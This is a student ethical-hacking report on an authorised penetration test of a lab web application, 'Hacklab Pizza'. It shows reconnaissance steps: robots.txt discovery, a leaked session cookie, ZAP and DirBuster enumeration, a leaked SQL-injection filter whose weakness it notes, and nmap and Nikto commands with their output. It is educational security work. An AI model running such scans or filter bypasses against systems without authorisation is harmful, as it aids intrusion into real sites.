Web Application Penetration Testing

Hacklab Pizza

Lukas Smith

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

.

Abstract

Web Application security is fundamental to business security. Therefore, it is vital that penetration testing is conducted to ensure that a Web Application is secure. By conducting a penetration test, the chances of an application being exploited are significantly reduced, ensuring that any sensitive data, including user information, is kept confidential. In line with this, Hacklab Pizza has requested a full site penetration test to ensure that their site is secure.

The following report outlines the penetration test carried out on the Hacklab Pizza web application, conducted to simulate the risks from an attacker who already has a valid account on the site. Several tools were used to conduct this assessment, including Kali Linux and OWASP ZAP.

The methodology found within the *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* was used to perform this penetration test.

The results of this penetration test are particularly worrying as, currently, an attacker could steal user information or gain access to sensitive areas within the site, such as the admin panel. Additionally, user credentials could be stolen from a vulnerable cookie and malicious files can be uploaded to the server. As it is assumed that at some point the site will perform transactions this is even more concerning as this could have a negative economical impact for Hacklab Pizza.

Overall, the penetration test results indicate that the Hacklab Pizza site is exceptionally vulnerable and requires significant changes to protect the site from malicious users. As a result, the site should not be used in its current state as it would almost certainly be exploited, having severely negative consequences for the company.

.

Contents

.

.

.

1 INTRODUCTION

1.1 BACKGROUND

The basic definition of a web application is "A computer application that is accessed via a web browser over a network." (wordnik, 2021) Web applications are vital to our day to day operations; within modern-day society, we use websites for everything from information gathering to communication. At the time of this report, there are currently 1.9 billion websites (defined by unique hostnames) (InternetLiveStats.com, 2021).

With hackers being able to attack users in 9 out of 10 web applications in 2019 (Positive Technologies, 2020), penetration testing on sites is critical to protect customer data. A penetration test highlights vulnerabilities within a website and shows how they may be exploited to gain unrestricted access to a site and all the data held within.




Figure 1 - Web Application Vulnerability Trends (Positive Technologies, 2020)

As shown in the graph above, although there has been a steady decrease in high-risk vulnerabilities, there is still a significant gap in web application security. Furthermore, with the introduction of laws such as GDPR, legislation now requires that companies take their web application security seriously or risk substantial fines for not keeping to a high-security standard.

Testers have a variety of tools at their disposal to help them with penetration testing, such as:

- OWASP ZAP – A platform for vulnerability testing of web applications.
- cURL – A command-line tool used for URL manipulations and transfers
- CyberChef – An online tool used to decrypt/encrypt strings.
- Nikto – A web server scanner that outputs results in an easy to read format.

- NMAP – Network Mapper, open-source Linux command-line tool used to scan IP addresses and ports and search for installed application versions.
- OWASP Mantra – A security framework that includes a collection of free and open-source tools within a web browser

There are several methodologies that a tester can choose to conduct a penetration test, including the methodology described within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011), which has been regarded as the go-to book for web application penetration testing.

1.2 Aims

The main objective of this paper is to draw attention to and clarify security concerns present on the *Hacklab Pizza* site in response to concerns from the owner, who has bought this site from a web development company. These concerns shall be addressed via a web application penetration test to be carried out on the site.

This penetration test aims to simulate how a hacker would attempt to attack the web application to get access to restricted files and information. The expectation is for the test to be as realistic as possible by identifying and exploiting potential vulnerabilities within the web application. The security assessment will follow the methodology found within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011)

The tester has been provided with a virtualised version of the website by the client. Having a virtualised version ensures the tester can complete a full security assessment whilst the live version is unaffected, avoiding any downtime due to exploitation on the site. The tester has also been provided with credentials with the same permission level as any customer account.

The following report shall outline the results from the security assessment and discuss any found vulnerabilities and how they would be exploited.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

For this Web Application Assessment, the methodology within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011) was chosen to assess the application with the tester using their preferred tools for each section.

The methodology was chosen due to its thorough and meticulous methods for web application testing. Thus, ensuring that as much of the application was tested as possible. However, as this methodology covers such a wide application area, not all the steps were relevant for the Pizza site, which has been noted.

This methodology is broken into several steps:

1. Application Mapping – Enumerating visible, hidden and default content
2. Application Analysis – Identifying functionality, data entry points and attack surface
3. Review client-side controls – Testing transmission of data to and from the user
4. Authentication Analysis – Testing login functionality
5. Session Management Vulnerabilities – Testing session token transmission and mapping
6. Investigate Access Controls – Evaluation of account privileges
7. Input-Based Vulnerabilities – Probing user inputs with attack strings, including more function-specific vulnerabilities
8. Investigating Logic Flaws – Pinpointing critical attack surfaces and analysing logic vulnerabilities
9. Test for shared hosting issues – Not relevant for this web application as the site is virtual and hosted locally
10. Examining Application Server Vulnerabilities – Not relevant for this web application as it is out of scope for this investigation.
11. Miscellaneous Tests – Assessing any vulnerabilities outwith the other outlined steps, this stage was left blank as all vulnerabilities fell within the previous steps.

2.2 APPLICATION MAPPING

The first step in the above methodology is to enumerate the application to find as many pages as possible, including hidden and default content.

2.2.1 Robots.txt


The robots.txt file is a text file with no HTML markup used by search engine crawlers and web crawling bots to determine which pages will not be searched. The content within this file can reveal pages not initially available to the regular user. This file can be found by adding "/robots.txt" to the end of the site's main URL.

The following is the content found at ‘http://192.168.1.20/robots.txt’:

```
User-agent: *
Disallow: /info.php
```

A copy of this has been included in **Appendix A1 – Robots.txt**.

Navigating to ‘http://192.168.1.20/info.php’, it is noted to contain information regarding the site HTTP Headers, the server versions, and the user currently viewing the page. Checking the ‘about’ section of this page, the page appears to be a reskinned version of phpinfo(). Additionally, the “secret cookie” and the “PHPSESSID” for the current user are within this file.



HTTP_COOKIE	PHPSESSID=g3g9isrr14vu3610mh9brliuh5;
	SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzNzM4MzczMzM4MzMzOA%3D%3D


Figure 2 - PHPSESSID and Secret Cookie in ‘info.php’

A copy of the file “info.php” has been included in **Appendix B – info.php**.

2.2.2 Site Spider

OWASP ZAP was chosen to passively and then actively map out the application through ‘spidering’, a method used to create a site map as a reference for the website. Spidering can be done manually or automatically as OWASP ZAP offers both of these options.

The tester first chose the “manual explore” option, entered the site’s IP, and chose their preferred browser.



Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.


URL to explore: http://192.168.1.20/

Enable HUD: ☑

Explore your application: Launch Browser | Chrome

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

Figure 3 - OWASP ZAP Manual Setup



Chrome is being controlled by automated test software.

WELCOME TO HACKLAB PIZZA ONLINE ORDERING SYSTEM!

Order your food today from us and it will be delivered at your door step. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us:

Figure 4 - The site with the OWASP ZAP UI

Going through Manual Explore automatically sets up the proxy to OWASP, allowing the tester to continue with the Spidering immediately. All available pages were then searched, and all paths accessible to the tester were tested. This included manually trying some URL inputs, including http://192.168.1.20/admin/, which revealed the admin panel for the site, which was restricted behind a username and password login page.



Login Form
view-source:https://192.168.1.20/
Not secure
https://192.168.1.20/admin/login-form.php
Chrome is being controlled by automated test software.
Administrator Login
Username
Password
Login
© 2012-2013 Hacklab Pizza. All Rights Reserved
Out
Off
0
0
1
3
2
Sites
Start
Start
Start
Off
3
5
8
3

Figure 5 - The admin panel the tester found

After exhaustively going through the site, the tester then ran the automatic scan; the advantage of doing the manual scan first means the automatic scan can enumerate within the pages that the tester has already found. The automatic scan also attempts to find hidden pages, in the same way, the tester did before by trying different page URLs.


A complete copy of the site map can be found in **Part 1 – OWASP ZAP Site Map**.

It should be noted; this site map also includes discovered directories and vulnerabilities, as this is a feature of OWASP ZAP, and these will be discussed further on in this report.

2.2.3 Directory Enumeration

Another feature of OWASP ZAP is that it will actively search for directories connected to the main site (for example, where the images currently displayed are stored). As a result, ZAP discovered a range of directories, including the site's style sheets, images, and the validations scripts used for logging in. These results can be found in the complete site map in **Part 1 – OWASP ZAP Site Map.**

To ensure all directories were enumerated, a DirBuster scan was also performed. Using one of DirBusters default word lists, 'directory-list-2.3-medium.txt' to brute-force the directories.



Target URL (eg http://example.com:80/)
http://192.168.1.20/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

Figure 6 - DirBuster Setup

This scan revealed several folders not found in the ZAP site map and can be found in **Part 2 – DirBuster Report**. Contained within these results, the directory 'http://192.168.1.20/music' was found, and a file of interest to the tester was found 'sqlcm.bak'.

When opening the file on the browser the follow text was displayed:

'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo 'window.location.href="index.php";'; echo ''; die(); } ?>

The file appears to contain the result displayed to the user when attempting SQL Injection. However, when reviewing the page source, the PHP code behind the text is displayed; this code reveals how the site filters SQL Injections, allowing a hacker to avoid the filtering.


```
<?php   if(preg_match("[1=1|2=2|Union|select|2 =2|2=2|'b'='b']", $username)){
echo '<script language="javascript">'; echo 'alert ("Bad hacker.We are
filtering input because of abuse!");'; echo
'window.location.href="index.php";'; echo '</script>'; die(); }  ?>
```
Figure 7 - SQL Injection Filter

2.3 Application Analysis

After enumerating the web server, the tester then moved on to mapping the attack surface by identifying functionality, data entry points and the technologies used.

2.3.1 Identify Functionality

When the tester was looking for other pages within the site, the error page was found – this error page also dumps the current server version.



192.168.1.20/cheese

Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the webmaster.

Error 404

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Figure 8 - Error 404 Result

2.3.2 Identify Data Entry Points

By analysing the output of OWASP ZAP referenced in **2.2.2**, several data entry points have been identified.

Within the admin area:

- login-exec.php


Within the rest of the site:

- billing-exec.php
- foodzone.php
- login-exec.php
- register-exec.php
- update-quantity.php

2.3.3 Identify Technologies Used

To gain more information about the web server, a nmap and a Nikto scan were conducted. The nmap scan is a thorough scan that scans a host and listens for any open ports on the host. One of the flags, '-A', returns a large amount of information in exchange for being very loud and noticeable; these results include the services and their installed versions. The following command was issued:

```
nmap 192.168.1.20 -A -p-
```




```
root@kali:~# nmap 192.168.1.20 -A -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-26 12:54 EST
Nmap scan report for 192.168.1.20
Host is up (0.00061s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4c
80/tcp   open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
| http-robots.txt: 1 disallowed entry
|_/info.php
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
|_http-title: Food Plaza:Home
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
|_http-title: Index of /
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after:  2010-09-30T09:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
3306/tcp open  mysql    MariaDB (unauthorized)
MAC Address: 00:0C:29:BD:C9:10 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.1.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.17 seconds
```

Figure 9 - NMap Scan Results

Most notably from these results are the SQL type being used and the Apache versions, which will help later in the report. Moving onto the Nikto scan, this scan is a more in-depth scan on the web server and is used to find out the installed versions and relevant HTTP headers. The following command was issued, with the -h flag standing for host:

nikto -h http://192.168.1.20/



```
root@kali:~# nikto -h http://192.168.1.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2021-11-26 15:32:45 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
+ The anti-clickjacking X-Frame-Options header is not present.
